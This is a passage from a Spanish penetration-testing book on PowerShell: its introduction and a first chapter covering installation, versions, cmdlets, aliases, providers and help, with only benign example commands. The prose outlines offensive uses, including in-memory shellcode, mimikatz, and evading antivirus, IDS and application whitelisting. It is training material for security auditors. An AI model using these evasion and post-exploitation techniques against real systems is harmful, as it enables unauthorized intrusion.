

Pentesting con PowerShell

ZeroXword Computing
www.0xword.com

Pablo González

Índice

Introducción

Powershell ha aumentado exponencialmente su uso en los test de intrusión del sector profesional de la Seguridad de la Información. El motivo por el que *Powershell* es más utilizado en los test de intrusión es debido a todo el potencial que la línea de comandos ofrece, sobre todo, en la etapa de *post-explotación*.

Diversas charlas de muchos investigadores alrededor del mundo explican las ventajas que la línea de comandos de *Microsoft* aporta. En muchas ocasiones, un auditor puede encontrarse con mecanismos que eviten que se pueda lanzar herramientas de auditoría sobre ciertos equipos de una red. La posibilidad de ejecutar ciertas herramientas o *scripts* directamente en memoria, hacen de *Powershell* una punto a favor en la auditoría. Además, muchos administradores de sistemas y redes pueden evitar la ejecución de una *cmd*, pero por desconocimiento no se prohíbe la ejecución de *Powershell*, aunque claramente ésta aporta mucho más potencial que la *cmd* clásica de *Microsoft*.

Powershell puede utilizarse también en las fases de *gathering* y explotación, sin estar limitado a la fase de *post-explotación*, dónde se saca su mejor provecho. Desde hace unos años hay muchos investigadores que han ido creando diferentes *frameworks* de *Powershell* aportando diferentes funciones y herramientas que ayudan a contemplar estas 3 etapas de un *pentest*. Durante el desarrollo del libro se ha enfocado siempre a *Powershell* como herramienta de auditoría en las 3 fases indicadas anteriormente.

En el primer capítulo se propone una introducción y un uso básico de *Powershell* para aquellos auditores y *pentesters* que no hayan trabajado anteriormente con ella. *Microsoft* propuso una sintaxis y un modelo de alias similar al de los sistemas *UNIX*, por lo que el paso de una consola a otra es rápido. Hay que indicar que *Powershell* es una consola de objetos y no de *strings*, como es el caso de *Bash*.

En el segundo capítulo se trata el tema del desarrollo de *scripts* explicando las estructuras básicas y avanzadas que pueden ser utilizadas para que el lector pueda desarrollar sus propios *scripts* y *exploits*. Además, el lector irá guiado con diferentes ejemplos que ayudan y simplifican el aprendizaje de toda la información.

En el tercer capítulo, el cual ocupa gran parte del libro, se detallan las herramientas que existen en la actualidad con *Powershell* para llevar a cabo auditorías. Se detallan los diferentes *frameworks* ejemplificando mediante pruebas de concepto cómo el auditor puede aprovechar el máximo de éstos. El número de herramientas es alto y se pueden ver diferentes funciones fundamentales en una auditoría, todas ellas ejecutadas desde *Powershell*. Ejecutar un *mimikatz* creado en *Powershell*, disponer de una navaja suiza con *Powercat*, ejecutar una *shellcode* en memoria, *bypassear*

mecanismos de seguridad como antivirus, crear ficheros maliciosos para ataques *client-side*, reflejar una *Powershell* interactiva en remoto para su control, realizar escaneos de puertos de redes sin necesidad de disponer de *nmap*, etcétera.

En el cuarto capítulo se presentan diferentes herramientas que hacen uso de *Powershell* para mejorar el *pentest*. Se detallará como *Metasploit* dispone de un *payload* interactivo que ofrece la línea de comandos, como existe un conjunto de *scripts* que interaccionan con *Metasploit*, como con SET, *Social Engineering Toolkit*, se proporciona código de *Powershell* que puede otorgar el control remoto de una máquina con acceso físico, o como existen herramientas en *Python* que ayudan a tomar el control de máquinas a través de *Powershell*.

En definitiva, el libro presenta al *pentester* que la fase de *post-explotación* tiene una nueva visión gracias a la consola de *Microsoft*, la cual tiene acceso a todo el sistema operativo de manera sencilla y a los productos de la empresa de *Redmond*. Además, no hay que olvidar que la fase de *gathering* y explotación también está contemplada hoy en día con *Powershell*.

Capítulo I
Conceptos básicos de PowerShell

1. ¿Qué es y qué engloba a PowerShell?

Hace unos años *Microsoft* apostó por un cambio en lo que a líneas de comando se refiere. Con este cambio llegó *PowerShell*, la cual es la línea de comandos basada en .NET *Framework*, muy flexible y con gran potencia. Gracias a esta línea de comandos el usuario puede administrar los sistemas, tanto locales como remotos, y puede automatizar las tareas mediante el desarrollo de *scripts*, gestionando los diferentes productos de la empresa de *Redmond*.




Fig. 1.01: Línea de comandos de PowerShell.

PowerShell amplía de largo las capacidades de interacción de la *cmd* clásica de *Windows* y dispone de características o módulos que aportan nuevas funcionalidades cuando son cargados. Hay que entender que esta poderosa línea de comandos no es sólo una evolución de una *cmd*, como algunos usuarios o administradores pueden llegar a pensar, es una de las herramientas más poderosas para la gestión de máquinas y dominios *Microsoft*. Esto hace pensar que llevada al ámbito de una auditoría de seguridad o *pentest* se pueda pensar que los límites no existen con esta herramienta.

La riqueza que ofrece *PowerShell* reside en el tratamiento de objetos y no de cadenas de texto, como ocurre por ejemplo en *Bash*. Este aspecto es innovador, ya que generalmente este tipo de líneas de comandos hacen tratamiento de cadenas de texto. El manejo de objetos de *PowerShell* proviene de la herencia que proporciona .NET *Framework*. Este *framework* es muy conocido por los desarrolladores de aplicaciones pero no es muy trabajado por los administradores u otros profesionales TI.

2. Instalación de una PowerShell

PowerShell puede ser instalada mediante ejecutable descargado desde el sitio web oficial de *Microsoft*. Hay que tener en cuenta que desde la versión de *Windows 7* o *Windows Server 2008 R2* viene por defecto instalada. Por supuesto en versiones posteriores, como *Windows 8*, *Windows 8.1* o *Windows Server 2012* también.

Los requisitos

El requisito de *PowerShell* es .NET *Framework*. Esta línea de comandos está basada en .NET *Framework* por lo que la instalación depende totalmente de tener este *framework* instalado en la máquina.

La versión mínima requerida de .NET *Framework* es la 2.0, pero se puede disponer además de versiones superiores. En los sistemas operativos *Windows 7* y *Windows Server 2008 R2* el *framework* viene integrado en su versión 2.0, 3.0 y 3.5, al igual que viene integrado la versión 2.0 de *PowerShell*. La versión 1.0 de *PowerShell* no es compatible con *Windows 7* y *Windows 2008 R2*.

Windows Vista y *Windows Server 2008 R2* integran tanto .NET *Framework* 2.0 como el 3.0, siendo opcional su instalación la versión 3.5. Para instalar *PowerShell* 1.0 sobre *Windows Vista* se necesita descargar su ejecutable e instalarlo. El nombre de los ejecutables son *Windows6.0- KB928439- x86.msu* y *Windows6.0- KB928439- x64.msu*, en función de si es para 32 o 64 bit. Para la instalación de la versión 1.0 sobre *Windows Server 2008* no se necesita descargar ya que viene integrado pero no activado, se debe activar como componente adicional.

Para instalar *PowerShell* 2.0 sobre Vista y 2008 se necesita descargar adicionalmente el ejecutable desde la página web de *Microsoft*. Hay que recalcar que en Vista se necesita SP1. El nombre de los ejecutables son *Windows6.0- KB968930- x86.msu* y *Windows6.0- KB968930- x64.msu*.

En *Windows Server 2003/R2* se necesita instalar manualmente .NET *Framework* 2.0 y opcionalmente la versión 3.0 y 3.5. Para instalar *PowerShell* 1.0 sobre *Windows Server 2003* se necesita descargar el ejecutable *WindowsServer2003- KB926140-v5-x86- ES.exe* desde la página web de *Microsoft*. Además se requiere que esta versión del servidor disponga del *service pack* SP1 como mínimo. Por otro lado en *Windows Server 2003 R2* sólo hay que obtener el ejecutable *WindowsServer2003.WindowsXP- KB926139-v2 -x64-ENU.exe* y realizar su instalación.

Para instalar *PowerShell* 2.0 sobre *Windows Server 2003* se requiere que el SP2 se encuentre instalado sobre el sistema operativo y la descarga del ejecutable *WindowsServer2003- KB968930-x86- ES.exe* o *WindowsServer2003- KB968930-x64- ES.exe*. Los mismos requisitos son los necesarios para *Windows Server 2003 R2*.

En *Windows XP* se requiere la instalación de .NET *Framework* 2.0 y opcionalmente las versiones superiores 3.0 y 3.5. Para la instalación de *PowerShell* 1.0 se requiere la descarga del ejecutable *WindowsXP- KB926140- v5-x86- ES.exe* y disponer del SP2 instalado como mínimo. Para la instalación de *PowerShell* 2.0 se requiere la descarga del ejecutable *WindowsXP- KB968930- x86-ES.exe* y el *service pack* SP3 de *Windows XP*.

Las siguientes URL son para las descargas de *PowerShell* desde el sitio web de *Microsoft*:

- *PowerShell* 1.0 en *Windows Vista*, *http://support.microsoft.com/kb/928439/es*.
- *PowerShell* 2.0 en *Windows Vista* y Windows Server 2008, *http://support.microsoft.com/kb/968929/es*.
- *PowerShell* 1.0 en *Windows XP* y *Windows Server 2003*, *http://support.microsoft.com/kb/926140/es*.
- *PowerShell* 2.0 en *Windows XP* y *Windows Server 2003*, *http://support.microsoft.com/kb/968929/es*.

Cuando se descarga desde el sitio web de *Microsoft* alguna versión de *PowerShell* se debe elegir entre un paquete de instalación localizado o en inglés. Un paquete de instalación localizado es una instalación de *PowerShell* para sistemas operativos *Windows* en alemán, español, francés, italiano, japonés, coreano, portugués, ruso, chino simplificado o tradicional.

Por otro lado un paquete de instalación en inglés se utiliza para los sistemas operativos *Windows* en inglés o una versión en un idioma que no se encuentre en el paquete de instalación localizado.

Hay que recalcar que los paquetes de idioma MUI, (*Multilingual User Interface*), son necesarios si se está ejecutando una versión multilingüe de la interfaz de usuario de *Windows*. Para estos paquetes de idioma, se debe instalar en primer lugar la versión de *PowerShell* y a continuación el paquete MUI.




Fig. 1.02: Elección de idioma en la descarga de PowerShell.

3. ¿Cómo puede ayudar en un pentest?

Un *pentester* tiene miles de situaciones, condiciones y ambientes diferentes. Por esta razón, cuando uno se enfrenta a un entorno en el que no se puede disponer de ciertas herramientas para la realización del *pentest* se debe utilizar el potencial de la imaginación para conseguir los objetivos propuestas con anterioridad.

El congreso *Qurtuba Security Congress* de la ciudad de *Córdoba* tuve la posibilidad de presentar una charla en la que se mostraba como gracias a herramientas nativas de los sistemas operativos *Microsoft* de última generación se puede ejecutar cualquier tipo de código, a través de la línea de comandos *PowerShell*. De este modo, no se echará en falta la no posibilidad de ejecutar herramientas clásicas como *nmap*, *cain & abel*, *foca*, etcétera. El nombre de la charla que presenté se denominó *"Give me a PowerShell and I will move your world"*.

Hay que analizar algunas charlas que se han llevado a cabo, sobretodo en clásicas como *Shmoocon* o *Black Hat*, para entender toda la potencia que *PowerShell* ofrece en un *pentest*. Además, conociendo algunos métodos para llevar a cabo un *bypass* de las políticas de ejecución de código de *PowerShell* y jugando con los *frameworks* que han ido apareciendo, como *PowerSploit*, *Nishang* o *Posh-SecMod*, se puede montar un pequeño *bot* útil para entornos difíciles, entornos con alta monitorización de elementos de seguridad o entornos a los cuales el *bot* pudiera acceder, pero no así el *pentester*. Esto es una de las cosas que se presentaba en el trabajo indicado anteriormente en *Qurtuba Security Congress*.

¿Para qué es muy potente *PowerShell* en un *pentest*? A continuación, se enumeran las diferentes acciones que pueden llevarse a cabo nativamente desde la línea de comandos de *Microsoft*:

- Ejecución de código.
- No generación de demasiado tráfico o éste pasa desapercibido.
- Posibilidad de utilización de *proxies*.
- Evasión de elementos de seguridad, como puede ser el antivirus, un IDS, *Intrusion Detection System*, o un IPS, *Intrusion Prevention System*.
- Modificación de *scripts* o binarios.
- Etapa de descubrimiento y recopilación de información del entorno.
- Encapsulación de tráfico.
- Conectividad y *pivoting*.
- Escaneo de puertos y *fingerprinting*.
- Evitar las *whitelisting* de aplicaciones. En ciertos entornos se puede tener configurado una lista blanca de aplicaciones que pueden ser ejecutadas. Los *scripts* se lanzarán a través de *PowerShell*, pudiendo evitar esta lista blanca.

En resumen, el *pentester* puede encontrarse en condiciones y un entorno difícil, en el cual no dispone de herramientas. La única, y más que suficiente, herramienta que dispone de forma nativa en los equipos a los que tiene acceso es *PowerShell*. Con esta herramienta se podrían hacer muchas cosas, e interactuar con gran cantidad de productos de Microsoft, por lo que el *pentest* puede llevarse a cabo. Además, gracias a los *frameworks* énunciados anteriormente, existe gran cantidad de herramientas con código *PowerShell* que facilitan estas tareas.

4. Versiones

Hasta la versión de *Windows 8.1* existen 4 versiones liberadas de *PowerShell*. Se espera que con *Windows 10* se libere la versión 5 de *PowerShell*. Para conocer la versión de *PowerShell* que ejecuta una máquina se puede utilizar el comando *Get-Host*, el cual proporciona diferente información sobre el entorno.

En muchos libros o artículos en Internet se puede leer como definen a *PowerShell* como la nueva línea de comandos de *Microsoft*. Este es un dato erróneo ya que el proyecto comenzó en el año 2003 bajo el nombre de *MONAD*. En 2006 fue lanzada al público con el nombre oficial de *PowerShell 1.0*.

PowerShell 1.0

Lanzada en Abril de 2006 para aumentar las capacidades y las limitaciones del *CMD* clásico a la vez que cubría ámbitos a los que la consola clásica de *Microsoft* no se acercaba.

Una de las características más interesantes que presentó *PowerShell* fue la manipulación de objetos respecto a otras *shell*, las cuales manipulan cadenas de texto. Esto implica la posibilidad de disponer de propiedades dentro de los objetos otorgando mayor riqueza semántica al lenguaje de *scripting* y a la interacción con la máquina.

PowerShell presentó 129 utilidades estándar, también conocidos como *cmdlets* de los cuales se hablará más adelante. Con los *cmdlets* se puede realizar distintas tareas administrativas como gestionar el registro, el sistema de archivos, monitorizar procesos, etcétera.

PowerShell 2.0

Lanzada en Julio de 2009 proporcionó bastantes cambios y mejoras a la versión 1.0. Algunas de las nuevas características son las siguientes:

- Interacción remota con uno o varios equipos.
- Entorno gráfico denominado *PowerShell* ISE, *Integrated Scripting Environment*.
- Módulos para mejorar el desarrollo del código, creando unidades independientes.
- Nuevos *cmdlets*. La versión 2.0 introduce más de 100 *cmdlets* integrados nuevos respecto a la versión 1.0.
- Ejecución en segundo plano de un trabajo.

PowerShell 3.0

Las características que marcan esta versión son las siguientes:

- Flujos de trabajo.
- *PowerShell Web Access*.
- Nuevas características en el entorno de desarrollo *PowerShell ISE*.
- Integración de CIM.
- Nuevas características de *Windows PowerShell*.
- Carga automática de módulos.
- Compatibilidad con *RunAs* y *host* compartido.
- Nuevas API de *cmdlets*.

PowerShell 4.0

Las características que marcan esta versión son las siguientes:

- Nuevas características de *Windows PowerShell*.
- Nuevas características del entorno de desarrollo y mejoras en *PowerShell ISE*.
- Mejoras en los flujos de trabajo introducidos en la versión anterior.
- Nuevas características de servicios web en *PowerShell*.
- Mejoras en *PowerShell Web Access*.
- Corrección de errores en versiones anteriores.

5. Lo más básico: Comenzando

En este apartado se explican los conceptos más importantes, los cuales se utilizarán y leerán durante el contenido del libro. Estos conceptos y definiciones son los pilares básicos sobre los que *PowerShell* se asienta para otorgar al *pentester* todas las posibilidades.

Cmdlet

Un *cmdlet* es una instancia de una clase de .NET *Framework*, aunque en este libro se les llame comandos en algunas ocasiones. Un *cmdlet* procesa objetos de entrada desde una canalización de objeto en vez de desde una secuencia de texto. Este no analiza sus propios argumentos ni especifica una presentación de errores. Esto simplifica el proceso de creación de un *cmdlet*.

Estos comandos están orientados a realizar una tarea concreta manipulando para ello objetos de *PowerShell*. El diseño de *PowerShell* hace que sea sencillo reconocer un *cmdlet* ya que éstos tienen un formato orientado al lenguaje natural.



Los nombres de los *cmdlet* constan de 2 partes, *<verbo>-<nombre>*. La parte del verbo indica la acción que se va a realizar con la ejecución del *cmdlet* y la parte del nombre indica el recurso sobre el que el *cmdlet* realizará la acción. Todos los *cmdlet* disponen de este sencillo formato mnemotécnico.

La ejecución de un *cmdlet* no es *case sensitive*, por lo que es independiente de si se escribe en mayúsculas o minúsculas. No es necesario aprender todos los *cmdlet* que *PowerShell* contiene ya que se dispone de herramientas para obtener los distintos *cmdlet*.

Alias

Los alias son mecanismos que facilitan la interacción con la línea de comandos. Los alias proporcionan un método para recordar un *cmdlet* o expresiones con otro nombre, con el cual el usuario se siente más identificado. Esta línea de comandos proporciona por defecto diversos alias, los cuales el usuario puede visualizar a través del *cmdlet Get-Alias*.

```
PS C:\Users\bit> Get-Alias

CommandType     Name                Definition
-----------     ----                ----------
Alias           %                   ForEach-Object
Alias           ?                   Where-Object
Alias           ac                  Add-Content
Alias           asnp                Add-PSSnapIn
Alias           cat                 Get-Content
Alias           cd                  Set-Location
Alias           chdir               Set-Location
Alias           clc                 Clear-Content
Alias           clear               Clear-Host
Alias           clhy                Clear-History
Alias           cli                 Clear-Item
Alias           clp                 Clear-ItemProperty
Alias           cls                 Clear-Host
Alias           clv                 Clear-Variable
Alias           compare             Compare-Object
Alias           copy                Copy-Item
Alias           cp                  Copy-Item
Alias           cpi                 Copy-Item
Alias           cpp                 Copy-ItemProperty
Alias           cvpa                Convert-Path
Alias           dbp                 Disable-PSBreakpoint
Alias           del                 Remove-Item
Alias           diff                Compare-Object
Alias           dir                 Get-ChildItem
Alias           ebp                 Enable-PSBreakpoint
Alias           echo                Write-Output
Alias           epal                Export-Alias
```

Fig. 1.03: Ejecución del cmldet get-alias y obtención de los alias disponibles.

Al ejecutar un alias en *PowerShell* se ejecuta un *cmdlet* o función que se encuentra asociado al alias invocado. Además, se puede ejecutar el *cmdlet Get-Alias* en la línea de comandos para conocer que *cmdlet* están asociados a los alias.

Muchos usuarios o *pentesters* están acostumbrados a utilizar *shells* en entornos como *GNU/Linux*. En *PowerShell*, para lograr una transición o un acomodamiento a la sintaxis, existen facilidades mnemotécnicas como de accesibilidad. De esta forma el usuario tendrá un trabajo más fácil en el uso de esta línea de comandos. El mundo **NIX* ha sido ojeado por la parte de *Microsoft* para configurar alias por defecto cercanos a los comandos que se puede encontrar en el mundo **NIX*. Con esta acción se ha conseguido que el paso del mundo UNIX a *PowerShell* sea más sencillo.



Comandos *NIX y CMD en PowerShell

Los usuarios y *pentesters* que utilizan sistemas *UNIX* que lleguen a *PowerShell* pueden utilizar los alias como estrategia para hacer una transición más sencilla.

A continuación se muestran diferentes alias utilizados en *PowerShell* y los *cmdlets* asociados a dichos alias.

Alias *NIX	Cmdlet
ls	*get-childitem*
cd	*set-location*
cat	*get-content*
mv	*move-item*
history	*get-history*
alias	*get-alias*

Tabla 1.01: Ejemplo de alias UNIX y su cmdlet equivalente.

Desde *PowerShell* se puede lanzar una cmd y los comandos de ésta también, ya que al final son ejecutables o ficheros exe que eran invocados.

Provider

El *provider* o proveedor es una aplicación basada en .NET *Framework* la cual facilita el tratamiento de los datos. Los datos serán mostrados en un almacén para que puedan ser gestionados de manera sencilla. El usuario puede navegar por el almacén como si se tratase del sistema de ficheros, esta aplicación consigue que la gestión del registro, entre otros, sea muy sencilla en *PowerShell*.

En *PowerShell* se disponen de distintos tipos de proveedores. En la siguiente tabla se pueden visualizar de proveedores que se pueden encontrar en *PowerShell*, y que pueden ser útiles. Hay que recordar que en la parte de desarrollo de *scripts*, se puede necesitar de estos *providers* para realizar acciones lo más sencillo posible. Además, los *frameworks* que se estudiarán más adelante y que ayudan a la realización de un *pentesting* con *PowerShell* utilizan, entre otras muchas cosas, este tipo de aplicaciones.

Proveedor	Descripción	Comando
Alias	Acceso a los alias que en el entorno de *PowerShell* y sus valores	*set-location alias:*
Certificados	Acceso a certificados y almacenes de certificados X509. Sólo lectura	*set-location cert:*

Proveedor	Descripción	Comando
Entorno	Acceso a las variables de entorno de Windows	*set-location env:*
Sistema de archivos	El proveedor básico. Acceso a archivos y directorios	*set-location <unidad>*
Registro	Acceso a las claves y valores del registro de *Windows*	*set-location {HKCU,HKLM}:*
WSMan	Acceso a la información de configuración de *WSMan*	*set-location wsman:*
Variables	Acceso a las variables del entorno de *PowerShell* y sus valores	*set-location variable:*
Funciones	Acceso a las funciones definidas en el entorno de *PowerShell*	*set-location function:*

Tabla 1.02: Definiciones de los proveedores por defecto.

```
PS C:\Users\bit> Set-Location hkcu:
PS HKCU:\> Get-ChildItem

    Hive: HKEY_CURRENT_USER

SKC  VC Name                           Property
---  -- ----                           --------
  2   0 AppEvents                      {}
  0  36 Console                        {ColorTable00, ColorTable01, ColorTable02, ColorTable03...}
 15   0 Control Panel                  {}
  0   3 Environment                    {TEMP, TMP, MOZ_PLUGIN_PATH}
  4   0 EUDC                           {}
  1   6 Identities                     {Identity Ordinal, Migrated7, Last Username, Last User ID...}
  3   0 Keyboard Layout                {}
  0   0 Network                        {}
  4   0 Printers                       {}
 26   0 Software                       {}
  1   0 System                         {}
  1   8 Volatile Environment           {LOGONSERVER, USERDOMAIN, USERNAME, USERPROFILE...}

PS HKCU:\>
```

Fig. 1.04: Ejecución de un proveedor que permite gestionar el registro en la ruta HKCU.

El comando *Set-Location* permite moverse entre directorios, si por ejemplo la línea de comandos se encuentra en el proveedor del sistema de archivos. También permite cambiar entre proveedores a alguno de los que se encuentran en la tabla anterior.

Además, un usuario puede utilizar los diferentes alias para este comando, como son *chdir* o *cd*.

```
PS C:\Users\bit> Get-Alias -Definition set-location

CommandType     Name                                   Definition
-----------     ----                                   ----------
Alias           cd                                     Set-Location
Alias           chdir                                  Set-Location
Alias           sl                                     Set-Location
```

Fig. 1.05: Obtención de los alias de set-location.

Parámetros

Los parámetros son modificadores que se añaden a un *cmdlet* para cambiar el modo de ejecución de dicho comando. En otras palabras, un *cmdlet* puede realizar distintas subtareas dentro de su tarea principal y los parámetros activan dichas *subtareas*. Los parámetros son añadidos después de la llamada al *cmdlet* y precedidos de un guion, *<cmdlet> -parámetro 1 -parámetro 2 ... -parámetro N*. Resulta muy interesante entender que los parámetros de *PowerShell* son, casi en su totalidad, nombres coherentes.

```
PS C:\Users\bit> Get-Alias -Name w*

CommandType     Name                                    Definition
-----------     ----                                    ----------
Alias           where                                   Where-Object
Alias           wjb                                     Wait-Job
Alias           write                                   Write-Output
```

Fig. 1.06: Ejecución de get-alias con el parámetro name para el filtrado de la salida.

Los parámetros pueden ser clasificados por la función que desempeñan. A continuación se muestra la clasificación:

- Parámetro de ayuda. Este tipo está presente en todos los *cmdlets*. Para invocarlo se debe indicar *-?*. Cuando se realiza esta acción el *cmdlet* no se ejecuta, pero *PowerShell* muestra el contenido de la ayuda asociado al comando.
- Parámetros dinámicos. Estos parámetros se añadirán a los *cmdlets*, a los propios *scripts*, proveedores o funciones, siempre y cuando se cumplan ciertas condiciones.
- Parámetros comunes. Son parámetros que se compartan siempre de la misma manera, siempre y cuando el *cmdlet* los implemente. Los parámetros comunes son *WhatIf, Confirm, Verbose, Debug, Warn, ErrorAction, ErrorVariable, OutVariable* y *OutBuffer*.
- Parámetros conmutados o *switch parameter*. Estos parámetros funcionan como interruptores, es decir, pueden ir activados en la ejecución del *cmdlet* o función o no aparecer. Además, este tipo de parámetros pueden recoger un argumento o no. Estos parámetros son muy utilizados en funciones para poder ejecutar diferentes comportamientos, a través de valores *booleanos*.
- Conjuntos de parámetros. Este grupo de parámetros son utilizados en un mismo *cmdlet* para llevar a cabo una acción concreta.

Archivos

Los archivos son algo fundamental para cualquier sistema, ya que es la manera más sencilla de almacenar los datos de forma persistente. Los distintos formatos en los que la información puede ser presentada también es importante y esta línea de comandos los valora. En *PowerShell* se puede observar distintos tipos de archivos. Entre los más importantes o interesantes se encuentran:

- Archivo de datos. Este archivo dispone de extensión .psd1 y se realiza para diversos propósitos, almacenar el manifiesto de un módulo o almacenar los *strings* para la internacionalización del *script*.

- Archivo de módulo. Este archivo tiene extensión .psm1 y contiene un *script*. Este *script* define los miembros que se exportan de él.
- Archivo de formato. El archivo utiliza una extensión del tipo *.format.ps1xml* y proporciona una definición de cómo *PowerShell* debe mostrar un objeto.
- Archivo de *script*. Este es el más básico de todos, ya que contiene las líneas que implementan las funcionalidades que se quieren automatizar. La extensión utilizada por este tipo de archivos es *.ps1*. En otras palabras, este tipo de archivos contiene el código que se ejecutará en *PowerShell*.
- Archivo de tipo. Este archivo dispone la extensión .ps1xml y se encarga de heredar las propiedades de los tipos de .NET *Framework*.

Es importante tener en cuenta que siendo la primera vez que se ejecute *PowerShell* el usuario se encontrará con la negación de la línea de comandos al ejecutar un *script*. Esto es debido a que la política de seguridad definida por defecto en *PowerShell* es la de *restricted*, lo cual evitará la ejecución de cualquier *script*.

Pipe y pipeline

Un *pipe* tiene una definición clásica, y no es más que una tubería que conecta la salida de un proceso con la entrada de otro. Dicho de otro modo, el resultado del procesamiento de un *cmdlet* puede salir, a través del *pipe*, y ser la entrada de otro *cmdlet*. Un ejemplo sencillo sería el siguiente *<cmdlet 1> | <cmdlet 2>*.

El *pipeline* es el conjunto de *cmdlet* que envían sus resultados a otro *cmdlet*. En otras palabras, se conecta la salida por pantalla que devuelve el *cmdlet* 1 a la entrada del *cmdlet* 2, éste ejecuta y los resultados los envía al *cmdlet* 3. Este proceso se repite en función del número de concatenaciones que el usuario requiera.

```
PS C:\Users\bit> Get-Process | sort -Descending id | Select-Object -First 4

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
   1465      34    87804     116320   251   735,42   4080 chrome
    140       4     2324       8916    34            4020 OSPPSVC
    129      15    41320      53264   171    22,84   3868 chrome
    331      16    60340      20388   113            3704 svchost
```

Fig. 1.07: Ejecución en un pipeline.

Módulos

Los módulos en *PowerShell* son paquetes que permiten extender y disponer de escalabilidad en el lenguaje de *scripting* y la propia interacción con la *shell*. Los módulos agrupan otros *scripts*, *cmdlets* o funciones permitiendo compartir otras funcionalidades sin tener que rescribirlas en el código del *script*.

Sobre todo en las versiones servidor de *Windows* la línea de comandos proporciona diferentes módulos al usuario. Estos módulos proporcionan funcionalidad extra e interesante para llevar a cabo la gestión de sistemas y productos *Microsoft*. También pueden ser útiles en escenarios de *pentesting*.

Los módulos, en general, son muy útiles para compartir y beneficiar a otros usuarios. Existen cientos de funcionalidades que pueden ser compartidas gracias a la importación de módulos en *PowerShell*. Simplemente, hay que recordar los *frameworks* de *pentesting* disponibles en la red, y que proporcionan cientos de funcionalidades que pueden ser utilizadas.

Para visualizar los módulos disponibles se ejecutaría el *cmdlet get-module* con el parámetro *ListAvailable*, de la siguiente manera *get-module -ListAvailable*.

6. La ayuda en PowerShell al detalle

La ayuda en la línea de comandos es fundamental. Hoy día se dispone de Internet y todos los recursos que éste ofrece, como la parte *Technet* de *Microsoft*, pero en muchas ocasiones, lo más rápido es utilizar la ayuda que viene con la propia línea de comandos. *PowerShell* proporciona una ayuda clasificada por extensión de información, es decir, se podrá obtener información con mayor o menor detalle, e incluso con ejemplos.

Existe un *cmdlet* que ejecuta la tarea de la ayuda denominado *get-help*. Existe la función *help* que es muy útil como se verá posteriormente. Existen también alias como *man*, nomenclatura cercana a los entornos **NIX*. Y también se dispone del parámetro, común a todos los *cmdlet*, -? con el que el usuario puede revisar la ayuda del *cmdlet* en cuestión.

Hay que recalcar que la ayuda viene en el idioma de la versión instalada, esto ayudará a muchos usuarios a poder entender mejor el funcionamiento de *PowerShell*.

Existen 3 niveles de profundidad en la ayuda de *PowerShell*:

- Ayuda por defecto o estándar. Cuando se ejecuta el *cmdlet get-help*, alguno de sus alias o el parámetro de ayuda, éste es el tipo de ayuda que se ofrece para la visualización por parte del usuario. No incluirá ejemplos en la ayuda.
- Ayuda en detalle o detallada. La información que se ofrece es considerablemente mayor que en la ayuda estándar. Se ofrece gran cantidad de ejemplos de uso sobre la ayuda requerida. Esta ayuda se obtiene ejecutando el parámetro *detailed* en la petición de la ayuda, por ejemplo, *get-help <comando> -detailed*.
- Ayuda completa. La información que se ofrece es, también, mayor que en la ayuda estándar. Además ofrece información técnica sobre la ayuda requerida. Para obtener esta ayuda se debe ejecutar *get-help <comando> -full*.

Otra opción para mostrar ejemplos directamente es utilizar el parámetro *examples*, a través de la siguiente instrucción *Get-Help <comando> -examples*. Además, la ayuda en *PowerShell* proporciona más información que la que se ofrece de los *cmdlet*. Una opción es ejecutar el alias *help* * y se obtendrá una lista con todos los nombres, categorías y sinopsis. En el capítulo de *scripting* puede ser útil la ayuda de las estructuras condiciones o de bucles. Para invocarlas se puede ejecutar la

instrucción *help if*. Cuando se obtiene una página de ayuda, ésta se divide en apartados correctamente formateados para que su visualización y entendimiento no supongan un problema.

¿Help o get-help?

